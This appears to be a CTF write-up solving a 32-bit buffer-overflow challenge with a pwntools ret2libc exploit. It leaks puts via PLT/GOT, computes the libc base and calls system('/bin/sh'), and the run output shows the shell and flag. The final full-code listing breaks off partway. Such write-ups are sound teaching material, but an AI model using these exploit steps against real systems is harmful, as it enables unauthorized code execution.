
A Cheater's Dilemma

Category: binary exploitation

Files provided: binary,libc.so.6


- ## Initial Analysis



```
chall: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically lin
ked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=45a16ae7181ec425c4ad9bf285f5b
1f3a6a8847d, for GNU/Linux 3.2.0, not stripped
```

Binary is 32 bit , not stripped

Checksec




```
Canary                                  : ✘
NX                                      : ✓
PIE                                     : ✘
Fortify                                 : ✘
RelRO                                   : Full
```

As canary is off we are supposed to do a buffer overflow.
NX bit is there so we cant do shellcode injection
Relro is on we cant overwrite GOT
ASLR is enabled too

As we have a libc file provided and we want our binary to use that file
LD_PRELOAD=./libc.so.6 ./chall
This cmd will make our binary use that speificed libc file

- ## Function Analysis


The binary provides us 3 choices and two of them asks for our input third one just exits the binary.
After sending long strings into the input to both of them we find choice 1 gets segmentation fault which indicates there could be a buffer overflow



```
The Cheater's Dilemma

A TA catches you with your phone during the quiz...
He looks furious. You have only one shot to save yourself.

Choose your next move:
1. Cry, beg, yap until he gets bored (maybe it works)
2. Argue with confidence and hope logic prevails
3. Accept your fate
1

You drop to your knees and start pleading.
Speak your last words:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
Didnt work , maybe you didnt plead enough :(
Segmentation fault (core dumped)
```


- **Reverse Engineering**

  Decompiling in Ghidra




```
  local_10 = &stack0x00000004;
  setvbuf(_stdout,(char *)0x0,2,0);
  puts(&DAT_0804a138);
  puts(&DAT_0804a1cc);
  puts(&DAT_0804a204);
  puts("A TA catches you with your phone during the quiz...");
  puts("He looks furious. You have only one shot to save yourself.");
  puts("\nChoose your next move:");
  puts("1. Cry, beg, yap until he gets bored (maybe it works)");
  puts("2. Argue with confidence and hope logic prevails");
  puts("3. Accept your fate");
  read(0,local_14,3);
  if (local_14[0] == '3') {
    accept_fate();
  }
  else {
    if ('3' < local_14[0]) {
_AB_080493e4:
      puts("\nSummer term awaits....");
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    if (local_14[0] == '1') {
      cry_and_beg();
    }
    else {
      if (local_14[0] != '2') goto LAB_080493e4;
      argue_with_ta();
    }
  }
  return 0;
```

So it has 3 functions . on reading the decompiled function accept_fate() doesn't do anything , just prints and exits.



```
void cry_and_beg(void)

{
  char local_4c [68];

  puts("\nYou drop to your knees and start pleading.");
  puts("Speak your last words:");
  fgets(local_4c,0x80,_stdin);
  puts("Didnt work , maybe you didnt plead enough :(");
  return;
}
```

cry_and_beg function for choice 1 has buffer overflow as the buffer is only 68 but it is storing 0x80=128 bytes



```
void argue_with_ta(void)

{
  char local_4c [68];

  puts("\nWhats your statement ?");
  fgets(local_4c,0x40,_stdin);
  puts("Bad choice , no TA likes argumenting students");
  puts("Your GPA sighs in disappointment...");
  return;
}
```

argue_with_ta function for choice 2 does not have a buffer overflow as it is storing 0x40=64 bytes which is in limit of the buffer


- ## Exploitation Strategy

  Since NX is on we cant do a shellcode injection. We can do a simple system(/bin/sh) invocation through ROP but as ASLR is enabled we must leak an address to calculate the base address of libc which got randomized due to ASLR.
  As PIE is off and the binary uses puts function in it, we can return to puts function its address can be taken from the PLT table. And then use this puts with argument of address to puts_got which is a pointer to puts-got functions in libc , which will print the leaked_puts address in the libc. From which we can calculate the libc base and then from the libc base we can get address of function system and string /bin/sh which is mostly present in the libc

- ## Exploit Development


  I used pwntools python library module for the scripting

  So first we have to calculate the offset till eip gets overwritten , I am using gef plugin of gdb




```
gef➤  b main
Breakpoint 1 at 0x80492e4
gef➤  pattern create 200
[+] Generating a pattern of 200 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

Entering this string in choice 1 after executing the binary will result in segfault and at the time of segfaul we see the values of registers in gdb




```
$ecx   : 0xf7fa28a0  →  0x00000000
$edx   : 0x0
$esp   : 0xffffcef0  →  "uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaa"
$ebp   : 0x61616173 ("saaa"?)
$esi   : 0xffffcfdc  →  0xffffd1ad  →  "SHELL=/bin/bash"
$edi   : 0xf7ffcb60  →  0x00000000
$eip   : 0x61616174 ("taaa"?)
```



```
gef➤  pattern offset 0x61616174
[+] Searching for '74616161'/'61616174' with period=4
[+] Found at offset 76 (little-endian search) likely
```


Offset is 76 bytes

As PIE is off we can directly get the address of puts_plt and puts_got from the binary itself.
So we create a payload with 76 junk bytes then the address to return to which is puts function from plt then the address to which puts will return after executing which should be main function because the binary lets us use it choices only once and exits after executing any choice only once so for it to keep alive so we can execute another payload , we can return to main function so that the binary will restart.
Last part of payload will be the argument to puts function- puts_got which is a pointer to address of puts function in Libc library.
So this payload will print the address of puts function from the libc library



```python
from pwn import *
binary = "./chall"
elf=ELF(binary)
libc=ELF("./libc.so.6")
p=process(binary)

#gdb.attach(p)

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
main=elf.symbols['main']

log.success(f"puts_plt adress {hex(puts_plt)}")
log.success(f"puts_got adress {hex(puts_got)}")
log.success(f"main adress {hex(main)}")


p.recvuntil("fate")
p.sendline(b"1")
p.recvuntil("words:")

payload=b"A"*76+p32(puts_plt)+p32(main)+p32(puts_got)
p.sendline(payload)
p.recvuntil("enough :(")
p.recvline()

leaked_puts=u32(p.recvline().strip()[:4])
log.success(f"Leaked puts {hex(leaked_puts)}")
```


leaked_puts=u32(p.recvline().strip()[:4}) in this I only took the first 4 bytes because it was printing 12 bytes idk why , the other 8 bytes were garbage values




```
libcbase=leaked_puts-libc.symbols['puts']
system=libcbase+libc.symbols['system']
binsh=libcbase+next(libc.search(b'/bin/sh'))

log.success(f"Leaked libcbase {hex(libcbase)}")
log.success(f"Leaked system {hex(system)}")
log.success(f"Leaked binsh {hex(binsh)}")

p.recvuntil("fate")
p.sendline(b"1")
p.recvuntil("words:")

payload=b"A"*76+p32(system)+b"BBBB"+p32(binsh)
p.sendline(payload)


p.interactive()
```

So after this we calculated the libc base address as we know the offset to puts function from the base which is given by libc.symbols[‘puts’].
After getting the baselibc we calculate the address of system and /bin/sh string
Now for 2nd payload we again send 76 junk bytes then the address of function we want to return to which is system then we send 4 junk bytes because we don’t care what the system function will return to after executing .next should be the argument for the system function which is the adsress to our /bin/sh string.

- **Running The Exploit**




```
[+] Starting local process './chall': pid 17453
[+] puts_plt adress 0x8049070
[+] puts_got adress 0x804bfe8
[+] main adress 0x80492c9
/home/parth/njack/dilema/exploit.py:18: BytesWarning: Text is not bytes; assumi
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("fate")
/home/parth/njack/dilema/exploit.py:20: BytesWarning: Text is not bytes; assumi
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("words:")
/home/parth/njack/dilema/exploit.py:24: BytesWarning: Text is not bytes; assumi
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("enough :(")
[+] Leaked puts 0xeb971a90
[+] Leaked libcbase 0xeb8fb000
[+] Leaked system 0xeb94a8e0
[+] Leaked binsh 0xebab7de8
```




```
/home/parth/njack/dilema/exploit.py:38: BytesWarning: Text is not bytes; assumin
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("fate")
/home/parth/njack/dilema/exploit.py:40: BytesWarning: Text is not bytes; assumin
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("words:")
[*] Switching to interactive mode

Didnt work , maybe you didnt plead enough :(
$ ls
chall  exploit.py  flag  libc.so.6  README.md
$ cat flag
flag{i_begged_so_hard_i_got_root}
$ 
```

- **Full Exploit Code**




```python
from pwn import *
binary = "./chall"
elf=ELF(binary)
libc=ELF("./libc.so.6")
p=process(binary)

#gdb.attach(p)
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
main=elf.symbols['main']

log.success(f"puts_plt adress {hex(puts_plt)}")
log.success(f"puts_got adress {hex(puts_got)}")
log.success(f"main adress {hex(main)}")

p.recvuntil("fate")
p.sendline(b"1")
p.recvuntil("words:")

payload=b"A"*76+p32(puts_plt)+p32(main)+p32(puts_got)
p.sendline(payload)
p.recvuntil("enough :(")
p.recvline()

leaked_puts=u32(p.recvline().strip()[:4])
log.success(f"Leaked puts {hex(leaked_puts)}")

libcbase=leaked_puts-libc.symbols['puts']
system=libcbase+libc.symbols['system']
binsh=libcbase+next(libc.search(b'/bin/sh'))

log.success(f"Leaked libcbase {hex(libcbase)}")
